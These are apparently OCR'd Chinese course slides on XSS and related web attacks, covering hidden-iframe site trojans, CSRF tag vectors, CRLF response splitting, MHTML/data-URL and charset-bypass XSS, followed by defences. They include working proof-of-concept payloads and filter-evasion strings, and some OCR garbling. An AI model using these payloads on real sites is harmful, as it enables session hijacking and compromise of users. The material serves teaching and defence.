其他恶意攻击

- 网站挂马
  - 使用Iframe标签
    - <iframe src=http://www.cimer.com.cn/ width=0 height=0></iframe>
  - 利用javascript脚本动态创建一个窗口
    - <script>document.write("<iframe src=http://www.cimer.com.cn/ width=111 height=111></iframe>")</script>


XSS利用

DOS和DDOS

- DOS是指拒绝服务攻击，这种攻击会利用大量的数据包”淹没”目标主机耗尽资源导致系统崩溃，是目标主机无法对合法用户做出响应。

- <script>for (;;) alert("xss");</script>

- 而DDOS则是指分布式拒绝服务攻击，是目前黑客经常采用而难以防范的攻击手段。攻击者利用因特网上成千上万的肉鸡，对攻击目标发动威力巨大的拒绝服务攻击。



课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

深入XSS

- CSRF介绍
- 路由器CSRF劫持
- HTTP响应拆分
- MHTML协议的安全
- 应用软件中的XSS
- 浏览器差异
- 字符集编码隐患

深入XSS

CSRF介绍

- CSRF即跨站请求伪造，是一种广泛存在于网络中的安全漏洞，也是一种危害很大的客户端攻击手段。


- CSRF经常配合XSS一起进行，也有人把它归类为XSS攻击的一种。尽管CSRF的攻击原理和名字与XSS都很想像(都属于跨站攻击，不攻击服务器端而攻击正常访问网站的用户)，但又不尽相同。CSRF还被业界称为”沉睡的巨人”。

- 假设某个银行站点存在的转账功能，需要用户输入相应账号和转账金额。通过GET方式的请求，url如下；
  - http://www.cimer.com.cn/z.php?tobackid=88&money=1000

深入XSS

CSRF介绍

- 1. 用户C打开浏览器，访问受信任网站A，输入用户名和密码请求登录网站A。
- 2.在用户信息通过验证后，网站A产生Cookie信息并返回给浏览器，此时用户登录网站A成功，可以正常发送请求到网站A。
- 3. 用户未退出网站A之前，在同一浏览器中，打开一个TAB页访问网B。
- 4. 网站B接收到用户请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点A。
- 5. 浏览器在接收到这些攻击性代码后，根据网站B的请求，在用户不知情的情况下携带Cookie信息，向网站A发出请求。网站A并不知道该请求其实是由B发起的，所以会根据用户C的Cookie信息以C的权限处理该请求，导致来自网站B的恶意代码被执行。



深入XSS

CSRF介绍

- 几种常见的CSRF方式
  - <img>标签属性
    - <img src=”http://www.cimer.com.cn/*?exp”>
  - <script>标签属性
    - <script src=”http://www.cimer.com.cn/*?exp”>
  - <iframe>标签
    - <iframe src=”http://www.cimer.com.cn/*exp”>
  - javascript方法
    - <script>
    - var foo = new Image();
    - Foo.src = “http://www.cimer.com.cn/*?exp”;
    - </script>

深入XSS

CSRF介绍

- CSRF与XSS区别

	CSRF	XSS
名字	跨站请求伪造	跨站脚本
脚本	未必需要脚本，如get的CSRF	需要借助javascript等脚本
产生原因	采用了隐私的认证方式	对用户输入没有正确过滤
防御技巧	验证来源referer，使用验证码、token等	输入过滤，输出编码等
关系	1. 如果一个网站存在XSS漏洞，那么很大可能也存在CSRF漏洞 2. 均利用用户的会话执行某些操作 3. CSRF的恶意代码可能位于第三方站点，所有过滤用户的输入能够完美防御XSS漏洞，却未必能够防御CSRF	

深入XSS

路由器CSRF劫持

深入XSS


HTTP响应拆分

- HTTP响应拆分(HTTP Response Splitting)也被称作CRLF注射攻击(CRLF Injection attack)，是指浏览器用户能随意地添加额外的HTTP报头信息到HTTP数据包中，然后通过自定义HTTP头创造任意的内容并返回用户浏览器中。

深入XSS

HTTP响应拆分

- HTTP(Hyper Text Transger Protocol)是超文本传输协议的缩写，是目前网页传输的通用协议。HTTP协议采用了请求/响应模型，即浏览器或其他客户端发出请求，服务器给予响应，原理下图所示:



深入XSS

HTTP响应拆分

- HTTP请求报头

消息头	解释
Host	请求域名
User-Agent	客户端浏览器型号和版本
Accept	可接受的内容类型
Accept-Language	可接接受的语言
Accept-Encoding	可接受的压缩类型
Accept-Charset	可接受的内容编码
Cookie	客户端的用户Cookie
If-Modified-Since	客户端的换成的最后修改时间
If-None-Match	客户端的换成文件的标识符

深入XSS

HTTP响应拆分

- HTTP响应报头

消息头	解释
Server	Web服务器软件名称
Vary	告诉代理是使用缓存响应还是从原始服务器请求
Date	原始服务器消息发出的时间
Last-Modified	请求资源的最后修改时间
Contien-Encoding	Web服务器支持的返回内容压缩编码类型
Content-Type	返回内容的MIME类型
Content-Length	响应体的长度
Content-Language	响应体的语言

深入XSS

HTTP响应拆分

- CRLF Injection
  - HTTP Header的定义基于Key:Value的结构，并且每一行由“\r\n”或者“CR”和“LF”分割。这意味着，当用户提交包含”\r\n”的数据时，如果web服务器和应用程序没有进行过滤而直接返回给HTTP Headers，那么攻击者就可以任意设置一些特殊的HTTP头。
  - CRLF中的CR(Carriage Return)指的是回车，有以下几种表示方式:ASCII 13或”\r”;LF(Line Feed)指换行，表示方式是ASCII 10和“\n”。

	含义	符号	十进制ASCII	十六进制ASCII
CR	回车	\r	13	0x0D
LF	换行	\n	10	0x0A

深入XSS

HTTP响应拆分

- CRLF Injection
  - 假如有如下代码:
    - <%
    - nameValueCollection request = Request.QueryString;
    - Response.Cookies["username"].value request["text"];
    - %>
  - 正常浏览http://www.cimer.com.cn/demo.aspx?test=a
  - 实施恶意攻击http://www.cimer.com.cn/demo.aspx?test=a%0D%0ASet-Cookie%3A%20hackedCookie=hacked
  - 经过HTTP响应拆分或CRLF注入后的结果如下:
    - Set-Cookie:username=a
    - Set-Cookie:HackedCookie=Hacked

深入XSS


MHTML协议的安全

- MHTML，即MIME HTML，是由RFC 2557定义的，把一个多媒体（如图片，flash动画等）的网页内容都保存到单一档案的标准。这个标准由微软提出，并从IE 5.0对其开始支持。
- 将下面的代码保存为html
  - Content-Type: multipart/related; boundary="_boundary_by_mere"
  - --_boundary_by_mere
  - Content-Location:demo
  - Content-Transfer-Encoding:base64
  - PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=
  - --_boundary_by_mere—

深入XSS

MHTML协议的安全


- 为了让IE调用MHTML协议处理程序，将该资源当做MHTML格式文件解析处理，需要把URL修改为 MHTML协议:在http前面机上”mhtml:”，在后面加上”!demo”，即:
- mhtml:http://127.0.0.1:8080/xss/demo.html!demo



深入XSS

MHTML协议的安全

- Data url
  - data url 也可以进行xss攻击，data url方案和MHTML有些类似，提供了一种通过base64在网页中直接嵌入文件的方法，利用该方法可以绕过基于黑名单过滤的XSS防御系统。
  - 如下代码:
    - <a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgiWFNTIik8L3NjcmlwdD4=" >test<a>



深入XSS

应用软件中的XSS


- XSS跨站脚本可以说是一种通用型的漏洞，除了广泛存在于web应用程序中，还可能存在于某些应用软件中。这些应用软件一般是联网的客户端软件，漏洞产生的原因同样是程序对用户输入的数据过来不足。

- 酷邮KooMail系统的XSS漏洞，酷邮是一款拥有完全功能的邮箱客户端，支持主流邮箱的邮件。该客户端会产生XSS是因为允许用户使用“源代码编辑”模式拟写邮件，而客户端本身对发送邮件内容没有进行严格过滤，导致酷邮用户在发送数据过程中可以进行构造代码进行跨站攻击。

深入XSS

应用软件中的XSS

- 酷邮KooMail系统XSS演示



深入XSS

浏览器差异

- 跨浏览器的不兼容性
  - 无论什么浏览器，都内置了JavaScript，这使得大部分代码在不同的浏览器上都能很好的兼容。
- 五大主流浏览器

深入XSS


IE嗅探机制与XSS

- IE浏览器在打开一个页面时，如果接受到的响应头的Content-type为text/plain(及纯文本类型文件)，就会尝试嗅探页面文件的实际内容来判断页面是否能为一个HTML文档。
- 如下代码保存为jpg文件
  - <html>
  - <body>
  - <script>alert(/xss/)</script>
  - </body>
  - </html>

深入XSS

浏览器差异与XSS


- XSS代码:
  - <x '="foo"><x foo='><img src=x onerror=alert(1)//'>



深入XSS

浏览器差异与XSS

- XSS代码:
  - <style><img src="</style>
- 支持浏览器:
- Internet Explorer系列、opera8.x、opera9.x、opera10.x、opera Mobile、FireFox1.x、FireFox2.x、FireFox3.x、chrome3.0、chrome4.0、chrome5.0、chrome6.0、safari3.0、safari4.0.



深入XSS


字符集编码隐患


- 双字节漏洞？
- php代码如下:
  - <?php
  - header("Content-Type:text/html;Charset=gb2312");
  - echo $_GET["str"];　　//gpc=on
  - echo "
";
  - echo addslashes($_GET["str"]);　　//addslashes()
  - ?>

深入XSS

字符集编码隐患

- http://127.0.0.1:8080/4.6.php?str=xss'
- http://127.0.0.1:8080/4.6.php?str=xss%d5‘





深入XSS

字符集编码隐患


- 假设用户的动态内容位于JavaScript上下文中，而程序又对< > ‘\等敏感字符进行了过滤：

```
<?php
header("Content-Type:text/html;Charset=gb2312");
$a=$_GET["a"];
?>
<script>x='<?php echo $a;?>';y='[user_input]';
//document.write(x);
</script>
```

深入XSS

字符集编码隐患

- 利用非法字符集来实现\的作用，绕过检测规则注入并执行JavaScript等代码
- http://127.0.0.1:8080/4.6_2.php?a=xss%d5';alert(0)//



课程目录

- XSS基础
- 挖掘XSS漏洞
- XSS利用
- 深入XSS
- 防御XSS

防御XSS

- 使用XSS Filter
  - 输入过滤
  - 输出编码
  - 黑名单和白名单

防御XSS

输入过滤

- 输入验证:输入验证就是对用户提交的信息进行有效验证，仅接受指定长度范围内的，采用适当的内容提交，阻止或者忽略除此外的其他任何数据。
  - 如下代码，检查用户输入的电话号码是否真确:
    - <form id="test">
    - <input type = "text" id= "Tel"/>
    - <input type= "button" value="验证" onclick="checkTel()" />
    - </form>
    - <script type="text/javascript">
    - function checkTel(){
    - var re = /^025-\d{8}$/
    - if(re.test(document.getElementById("Tel").value)){
    - alert("电话号码格式正确")
    - }else{alert("错误的电话号码");}}</script>

防御XSS

输入过滤

- 输入验证
  - 输入正确的025-12345678

  - 输入错误的025-1234567q

防御XSS

输入过滤

- 输入验证
  - 输入验证要根据实际情况设计，下面是一些常见的检测和过滤:
    - 输入是否仅仅包含合法的字符;
    - 输入字符串是否超过最大长度限制;
    - 输入如果为数字，数字是否在指定的范围;
    - 输入是否符合特殊的格式要求，如E-mail地址、IP地址等。

防御XSS

输出编码

- 大多数的web应用程序都存在一个通病，就是会把用户输入的信息完完整整的输出在页面中，这样很容易便会产生一个XSS。
- HTML编码在防止XSS攻击上起到很大的作用，它主要是用对应的HTML实体编号替代字面量字符，这样做可以确保浏览器安全处理可能存在恶意字符，将其当做HTMl文档的内容而非结构加以处理。

显示	实体名字	实体编号
<	<	<
>	>	>
&	&	&
“	$quot;	"

防御XSS

黑名单和白名单

- 不管是采用输入过滤还是输出过滤，都是针对数据信息进行黑/白名单式的过滤。
- 不同的javascript写法:
  - 大小写混淆:
    - <img src=JaVaScRiPt:alert(‘xss’)>
  - 插入[tab]键；
    - <img src=”jav ascript:alert(‘xss’);”>
  - 插入回车符:
    - <img src=”jav
    - asrci
    - pt:alert(‘xss’);”>
  - 使用/**/注释符:
